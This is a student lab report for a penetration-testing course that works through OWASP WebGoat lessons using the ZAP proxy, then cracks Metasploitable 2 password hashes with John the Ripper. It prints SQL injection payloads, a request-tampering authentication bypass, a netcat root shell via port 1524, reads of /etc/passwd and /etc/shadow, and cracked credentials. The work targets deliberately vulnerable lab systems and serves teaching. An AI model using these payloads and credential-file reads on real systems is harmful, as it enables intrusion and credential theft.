

**Assignment 3:**

# **WebGoat and Password Cracking**

CS49AU: Computer Penetration Testing and Defense

John Samson

July 22<sup>nd</sup>, 2018

## Abstract

We must pay special attention to web traffic in our study of network security and penetration testing. Previously we set our sights on Metasploitable 2, an intentionally vulnerable Linux distribution. This paper will target OWASP WebGoat, a similarly vulnerable web server. We'll make use of OWASP Zap to monitor and intercept incoming and outgoing web transmissions. From there we will *edit* that data to create some unexpected results and gain access to data and information we wouldn't otherwise. Our work here should prove exciting; we'll take a more active role in running web-based exploits and learn about specific ones such as HTTP exploits and SQL injection. We'll continue on to password cracking with John the Ripper and gain access to Metasploitable's passwords and login with cracked credentials.

## Introduction

We previously relied on the Metasploit framework to do much of the heavy lifting in running exploits against Metasploitable. While using pre-packaged exploits from the Metasploit database reliably gives a desired result, we'll need a more dynamic approach when using tools to exploit OWASP WebGoat; a particularly vulnerable web server. We'll find we can listen in and intercept WebGoat's network transmissions using the OWASP Zap tool. From there we'll edit AJAX (Asynchronous Java And XML) calls in order to bypass many forms of authentication. Finally, we'll learn how to crack Metasploitable's passwords using John the Ripper.

## Prerequisites

1. Install the latest version of Oracle's VirtualBox virtual machine software, available here:  
<https://www.virtualbox.org/wiki/Downloads>
2. Install the latest Kali Linux disc image in VirtualBox, available here: <https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-hyperv-image-download/>
3. Install Metasploitable 2 in VirtualBox, available here:  
<https://sourceforge.net/projects/metasploitable/files/Metasploitable2/>
4. Setup a Host-Only network so the two can communicate.
5. Setup Kali Linux with an NAT connection to access the internet for necessary files and updates.
6. Login to Kali Linux with the username 'root' and password 'toor'.
7. Find the IPv4 Address of Metasploitable:
  - a. login to Metasploitable and enter 'ifconfig' into the terminal  
OR
  - b. Use active scanning with NMap to scan the Host-Only network manually
8. Gain root/shell access to Metasploitable:
  - a. Use the Metasploit Framework to find and run an exploit  
OR
  - b. In the Kali Linux terminal, enter 'nc [Metasploitable's IP] 1524' to connect to Metasploitable's open port 1524.

## Setup: WebGoat

To begin we must setup OWASP WebGoat as an insecure web server we can safely tamper with. The Open Web Application Security Project (OWASP) is a “worldwide not-for-profit charitable organization focused on improving the security of software” (OWASP, 2018). OWASP has created powerful, free tools for penetration testers of all skill levels. Our target today, WebGoat, is a “deliberately insecure application that allows interested developers just like you to test vulnerabilities commonly found in Java-based applications that use common and popular open source components” (WebGoat, 2018). WebGoat comes included with a number of lessons designed to teach web security issues, some of which have step-by-step solutions, while other more challenging problems are left to the user to solve. We were informed that WebGoat 7 may have more available solutions for tougher problems, though we opted to use the most current version, version 8.0.0.M21.

1. Download the WebGoat 8 server file ‘webgoat-server-8.0.0.M21.jar’, available here:

<https://github.com/WebGoat/WebGoat/releases>

2. Navigate to the folder containing ‘webgoat-server-8.0.0.M21.jar’ and enter the following command in the Kali Linux terminal to start the WebGoat service locally:


```
'java --add-modules java.xml.bind -jar webgoat-server-8.0.0.M21.jar'
```

You should see the following in the terminal once the service has fully started:

```
anExporter : Registering beans for JMX exposure on startup
2018-07-15 23:11:09.719 INFO 2299 --- [main] o.s.c.support.DefaultLi
fecycleProcessor : Starting beans in phase 0
2018-07-15 23:11:10.081 INFO 2299 --- [main] s.b.c.e.t.TomcatEmbedde
dServletContainer : Tomcat started on port(s): 8080 (http)
2018-07-15 23:11:10.089 INFO 2299 --- [main] org.owasp.webgoat.Start
WebGoat : Started StartWebGoat in 31.135 seconds (JVM running for 32.7
39)
```

3. Navigate your browser to [localhost:8080/WebGoat](http://localhost:8080/WebGoat) to find WebGoat. Note that this URL is case sensitive.
4. Create an account with WebGoat and login to the WebGoat site.


If everything is configured properly, you should be welcomed to the WebGoat home screen, pictured below:



## Setup: ZAP


To test for security flaws in our WebGoat server, we'll need to setup and use another helpful OWASP tool, OWASP Zed Attack Proxy (ZAP). "ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications" (ZAP, 2018). ZAP uses a man-in-the-middle proxy to see incoming and outgoing web requests and responses, and intercept and alter AJAX (Asynchronous JavaScript and XML) calls to hack our way in to parts of WebGoat that update without reloading an entire webpage. We'll use this method to bypass password authentication, *inject* code into SQL Server Database queries, and generally gain access to information we wouldn't otherwise.

1. In the Kali Linux terminal, enter 'owasp-zap' to download ZAP.
2. ZAP will install on your Kali Linux virtual machine.
3. The first time ZAP starts up, it will display the following prompt:



Select 'Yes, I want to persist this session with name based current timestamp' to save settings in ZAP we are about to configure, then click 'Start'.

4. Find the Options menu in the Tools dropdown menu. In the Options menu, click on 'Local Proxies' from the list on the left. Make sure your Local Proxies options are configured as below:



Click 'OK' to save Local Proxies options.

## Setup: FireFox HTTP Proxy Settings


The next step in setting up our environment for testing web security flaws with WebGoat is to configure FireFox to use an HTTP Proxy. A proxy server serves as an intermediary in network requests. Once a request has been made, it is first sent to the proxy server, which is then sent to its destination. Using a proxy server allows us to intercept incoming transmissions so ZAP can serve as a man-in-the-middle, allowing us to alter those transmissions.

1. In Firefox: Click on the Preferences dropdown menu, then click Advanced.
2. Click the Network tab, then click the Settings button.
3. Click the 'Manual proxy configuration:' button, and enter the following settings:

HTTP Proxy: 127.0.0.1

Port: 8090

4. Check the 'Use this proxy server for all protocols' checkbox.
5. If 'No Proxy for:' contains 'localhost, 127.0.0.1', delete it.
6. Your Connection Settings should look like the following:



7. Click 'OK' to save FireFox Proxy settings.


We are now ready to begin listening to web traffic with ZAP. As we navigate through WebGoat's different pages, we can see new connections in the ZAP interface:

Id	Req. Timestamp	Meth...	URL	Code	Reason	RTT	Size ...
115	7/21/18, 5:32:40 ...	GET	http://localhost:8080/WebGoat/service/lessonoverview.mvc	200		7 ms	3 by...
114	7/21/18, 5:32:40 ...	GET	http://localhost:8080/WebGoat/service/lessonmenu.mvc	200		46 ms	5,59...
113	7/21/18, 5:32:35 ...	GET	http://localhost:8080/WebGoat/service/lessonoverview.mvc	200		45 ms	3 by...
112	7/21/18, 5:32:35 ...	GET	http://localhost:8080/WebGoat/service/lessonmenu.mvc	200		22 ms	5,59...
111	7/21/18, 5:32:30 ...	GET	http://localhost:8080/WebGoat/service/lessonoverview.mvc	200		13 ms	3 by...
110	7/21/18, 5:32:30 ...	GET	http://localhost:8080/WebGoat/service/lessonmenu.mvc	200		70 ms	5,59...
109	7/21/18, 5:32:25 ...	GET	http://localhost:8080/WebGoat/service/lessonoverview.mvc	200		75 ms	3 by...

We have one final step we need to do before we fully begin; right-click on any of the connections on the list above and select 'Exclude from', and then 'Proxy' to exclude WebGoat's lessons and services from our local proxy we setup within FireFox. In the 'Session Properties' window, click 'Add...' and add the following two URLs to be ignored, as pictured below:

`http://localhost:8080/WebGoat/*.lesson.lesson`

`http://localhost:8080/WebGoat/service/*`





## WebGoat: HTTP Basics

Now that we have WebGoat and ZAP setup and configured properly, we are ready to begin working through some of WebGoat's lessons. Take a moment to visit the various lessons on the left; when you're ready to begin click on the 'General' tab and then click 'HTTP Basics'. Read the first two pages of HTTP Basics, then move on to the third page, where you will see the following example:

### The Quiz


What type of HTTP command did WebGoat use for this lesson. A POST or a GET.

Was the HTTP command a POST or a GET:

What is the magic number:

Go!

ZAP works by setting a *breakpoint*, which halts the execution of WebGoat momentarily, so that we may see underlying web code (HTTP and AJAX) being executed. Before you click 'Go!', we need to set a breakpoint within ZAP. At the top of the ZAP window there is a green button, used for setting breakpoints:



Click on the green button, then click on 'Go!' in WebGoat. You should see something like the following in the ZAP window:

```
POST http://localhost:8080/WebGoat/HttpBasics/attack2 HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/
20100101 Firefox/52.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Referer: http://localhost:8080/WebGoat/start.mvc

magic_num=81&answer=&magic_answer=
```

We now have enough information to complete our first small quiz. We can see at the top of that the HTTP command used in this example is a POST command, and that AJAX is storing a variable called 'magic\_num', equal to 81. Your magic number may be different. Enter the command and the magic number, you should see the following:

### The Quiz

What type of HTTP command did WebGoat use for this lesson. A POST or a GET.

☒

Was the HTTP command a POST or a GET:

POST

What is the magic number:

81

Go!

**Congratulations. You have successfully completed the assignment.**

We can see that ZAP monitors all HTTP requests and responses on the ports it is listening in on. Even without altering any transmissions we can access hidden information not normally displayed on a webpage. Let us now move on to a far more interesting and dynamic lesson.

## WebGoat: SQL Injection

One of the most common frameworks for web application databases is the Structured Query Language (SQL). While SQL is powerful and easy to use, many websites (including WebGoat) are vulnerable to SQL server query *injection*. If user input is not properly parsed and

checked for improper formatting and escape characters, attackers can *inject* specific SQL queries into the input fields of a website. This means we can send very much *unintended* queries to the database, in some cases allowing us to see user information, passwords, or possibly an entire SQL Database.

Navigate to the ‘Injection Flaws’ section of WebGoat, then click on the ‘SQL Injection’ page. Read through the pages regarding SQL and SQL Injection and continue on to our first SQL exercise, ‘String SQL Injection’.

## Try It! String SQL Injection

The query in the code builds a dynamic query as seen in the previous example. The query in the code builds a dynamic query by concatenating strings making it susceptible to String SQL injection:

```
"select * from users where LAST_NAME = ' " + userName + "'";
```

Using the form below try to retrieve all the users from the users table. You shouldn't need to know any specific user name to get the complete list, however you can use 'Smith' to see the data for one user.

Account Name:

Get Account Info

The string we are trying to *inject* an SQL server query into in this case is `userName`. We want to create a database query to retrieve data we do not have access to. Read through the previous page for examples of String SQL injection. Let us look over one possible solution:

```
userName =' or 1=1 --
```

First we have a single quote, which will close the previous single quote, allowing us to *inject* an ‘or’ statement and supply unexpected text to the input field, and create an unexpected database query. If we follow our ‘or’ statement with a tautology such as `0=0` or `1=1`, we can tell the database to retrieve any data where `0=0` or `1=1`. In other words, *all* the data. Let’s try it! Enter in ‘ or 1=1 - - into ‘Account Name’ and click ‘Get Account Info’.

✓

Account Name: ' or 1=1 --

Get Account Info

You have succeed:

USERID, FIRST\_NAME, LAST\_NAME, CC\_NUMBER, CC\_TYPE, COOKIE, LOGIN\_COUNT,

101, Joe, Snow, 987654321, VISA, , 0,

101, Joe, Snow, 2234200065411, MC, , 0,

102, John, Smith, 2435600002222, MC, , 0,

102, John, Smith, 4352209902222, AMEX, , 0,

103, Jane, Plane, 123456789, MC, , 0,

103, Jane, Plane, 333498703333, AMEX, , 0,

10312, Jolly, Hershey, 176896789, MC, , 0,

10312, Jolly, Hershey, 333300003333, AMEX, , 0,

10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,

10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,

15603, Peter, Sand, 123609789, MC, , 0,

15603, Peter, Sand, 338893453333, AMEX, , 0,

15613, Joesph, Something, 33843453533, AMEX, , 0,

15837, Chaos, Monkey, 32849386533, CM, , 0,

19204, Mr, Goat, 33812953533, VISA, , 0,

We successfully performed SQL query injection using the string ‘userName’ and gained access to the entire database. Now let’s see if we can perform a similar task using numeric injection:

## Try It! Numeric SQL Injection

The query in the code builds a dynamic query as seen in the previous example. The query in the code builds a dynamic query by concatenating a number making it susceptible to Numeric SQL injection:

```
"select * from users where USERID = " + userID;
```

Using the form below try to retrieve all the users from the users table. You shouldn't need to know any specific user name to get the complete list, however you can use '101' to see the data for one user.

Name:

Get Account Info

Once again, we want to create a situation where the query created returns the entire SQL Database. Some experimentation shows us that userID is stored as a number; entering in things like ‘0000’, ‘1234’ or ‘4321’ results in “No results matched. Try Again.”, and *not* in an error. Again, we add an ‘or’ statement and a tautology to return *all* data from the database.

Enter ‘0 or 1=1’ into ‘Name:’ on the example page and click ‘Get Account Info’.

✓

Name:

You have succeed:

USERID, FIRST\_NAME, LAST\_NAME, CC\_NUMBER, CC\_TYPE,  
COOKIE, LOGIN\_COUNT,  
101, Joe, Snow, 987654321, VISA, , 0,  
101, Joe, Snow, 2234200065411, MC, , 0,  
102, John, Smith, 2435600002222, MC, , 0,  
102, John, Smith, 4352209902222, AMEX, , 0,  
103, Jane, Plane, 123456789, MC, , 0,  
103, Jane, Plane, 333498703333, AMEX, , 0,  
10312, Jolly, Hershey, 176896789, MC, , 0,  
10312, Jolly, Hershey, 333300003333, AMEX, , 0,  
10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,  
10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,  
15603, Peter, Sand, 123609789, MC, , 0,  
15603, Peter, Sand, 338893453333, AMEX, , 0,  
15613, Joesph, Something, 33843453533, AMEX, , 0,  
15837, Chaos, Monkey, 32849386533, CM, , 0,  
19204, Mr, Goat, 33812953533, VISA, , 0,

Once again, we've 'cracked' the entire SQL Server Database, this time using numeric SQL injection. Much like the web security is an 'inner world' of general penetration testing, SQL server injection has a wide range of injection techniques, with a number of different defenses against them. One important technique is called *chaining*, by injecting a semicolon (;) into a SQL server query, we can inject *multiple* queries to the database at once, which has obvious appeal for the purposes of web penetration testing.

## WebGoat: Authentication Bypasses

Let us move on from the world of SQL injection and demonstrate another method of gaining access to a user's personal information. WebGoat has setup a password reset screen, the one most websites show upon multiple failed login attempts. Our next exploit of WebGoat will

allow us to bypass the security questions presented by this screen and reset the user's password to gain access to their information.

## The Scenario

You are resetting your password, but doing it from a location or device that your provider does not recognize. So you need to answer the security questions you set up. The other issue is that those security questions are also stored on another device (not with you) and you don't remember them.

You have already provided your username/email and opted for the alternative verification method.

Verify Your Account by answering the questions below:

What is the name of your favorite teacher?

What is the name of the street you grew up on?


Setting a breakpoint in ZAP and clicking 'Submit' produces the following AJAX code:

```
secQuestion0=Ms.+Krabappel&secQuestion1=Fake+Street&jsEnabled=1&verifyMethod=SEC_QUESTIONS&userId=12309746
```

In some cases, we might be able to bypass this security question by simply removing the variables 'secQuestion0' and 'secQuestion1'. Authentication bypasses take advantage in gaps in logic or unexpected values of variables. In our case we will simply *rename* the variables 'secQuestion0' and 'secQuestion1', something like the following:

```
secQuestionA=Ms.+Krabappel&secQuestionB=Fake+Street&jsEnabled=1&verifyMethod=SEC_QUESTIONS&userId=12309746
```

Resuming ZAP from the breakpoint allows us to bypass the security question authentication:



A screenshot of a web form with a light gray background and a thin red border. At the top left is a small black checkmark icon. Below it, the text reads: "Please provide a new password for your account". Underneath is the label "Password:" followed by a text input field containing six black dots. Below that is the label "Confirm Password:" followed by another text input field containing six black dots and a vertical cursor line. At the bottom left is a "Submit" button. Below the button, the text reads: "Congrats, you have successfully verified the account without actually verifying it. You can now change your password!"

From here, we can set the password to whatever we want and gain access to the user's information. We can wager a reasonable guess as to what's happening here; by renaming the variables we no longer use them for the purposes of authentication. The renamed variables simply do nothing during the authentication process, giving us access to the password reset screen.

## Password Cracking: John the Ripper

Moving on from WebGoat and AJAX injection with ZAP, let us return to Metasploitable and see if we can gain access to its passwords using popular password cracking tool John the Ripper. John the Ripper has many different tools packaged within it, yet the principle means of cracking passwords can be classified as either a *dictionary* attack or a *brute force* attack. Dictionary attacks attempt to find usable passwords by referencing dictionary words, or common mis-spellings of dictionary words. Brute-force attacks on the other hand attempt all possible passwords, even uncommon combinations not found in a dictionary.

Before we can run John the Ripper, we must gain root access to Metasploitable and copy some information from both a password and a *shadow* file for John to work with. We can easily use the Metasploit framework to find an appropriate exploit to gain root access to Metasploitable; a faster option is simply to connect to the open Port 1524. In the Metasploitable terminal, enter

'ifconfig' to find Metasploitable's IPv4 Address. Then, in Kali, enter 'nc [Metasploitable's IP] 1524' to connect to Metasploitable via Port 1524, as below:

```
root@kali:~# nc 192.168.56.101 1524
root@metasploitable:/#
```

Next, we want to copy some information from two of Metasploitable's files using the concatenate or cat command. Enter 'cat /etc/passwd' in the Kali terminal to access Metasploitable's password file.

```
root@metasploitable:/# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
```

Copy the results completely and save it to a new file called 'password.txt'. You can enter 'gedit password' to open a new text editor window to paste the information in Metasploitable's passwd file.

In this file, the password is simply stored as an 'x'; we also need a file called a *shadow* file, which contains encrypted (MD-5 hashed) password information we are to crack. In the Kali terminal, enter 'cat /etc/shadow' to display information from the shadow file, shown below.

```
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon*:14684:0:99999:7:::
bin*:14684:0:99999:7:::
sys:$1$fUX6BP0t$MiyC3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync*:14684:0:99999:7:::
games*:14684:0:99999:7:::
man*:14684:0:99999:7:::
lp*:14684:0:99999:7:::
mail*:14684:0:99999:7:::
news*:14684:0:99999:7:::
uucp*:14684:0:99999:7:::
```



Like before, save the results into a new file called 'shadow.txt'. Save these two files to a single folder and navigate to that folder in Kali Linux. We can now use John the Ripper to combine these two files and *unshadow* the shadow file in order to create a format we can actually crack. Enter the command 'unshadow ./password ./shadow' in the Kali terminal:

```
root@kali:~/Documents/CS49AU/HW3# unshadow ./password ./shadow
root:$1$avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:0:0:root:/root:/bin/bash
daemon:*:1:1:daemon:/usr/sbin:/bin/sh
bin:*:2:2:bin:/bin:/bin/sh
sys:$1$fUX6BP0t$MiyC3Up0zQJqz4s5wFD9l0:3:3:sys:/dev:/bin/sh
sync:*:4:65534:sync:/bin:/bin/sync
games:*:5:60:games:/usr/games:/bin/sh
man:*:6:12:man:/var/cache/man:/bin/sh
lp:*:7:7:lp:/var/spool/lpd:/bin/sh
```

Once again, save the results into a new file titled 'cracked.txt'. We now have everything that John needs to crack Metasploitable's passwords. John the Ripper is conveniently included with Kali Linux, so enter 'john cracked ./cracked' in the Kali terminal to crack all of Metasploitable's passwords. While some passwords will be cracked almost immediately, John will continue to run for potentially a very long time while attempting a dictionary attack on every last password hash:

```
root@kali:~/Documents/CS49AU/HW3# john cracked ./cracked
Warning: detected hash type "md5crypt", but the string is also recognized as "aix-smd5"
Use the "--format=aix-smd5" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 16 password hashes with 8 different salts (md5crypt, crypt(3) $1$ [MD5 12
8/128 SSE2 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
postgres (postgres)
postgres (postgres)
user (user)
user (user)
msfadmin (msfadmin)
msfadmin (msfadmin)
service (service)
service (service)
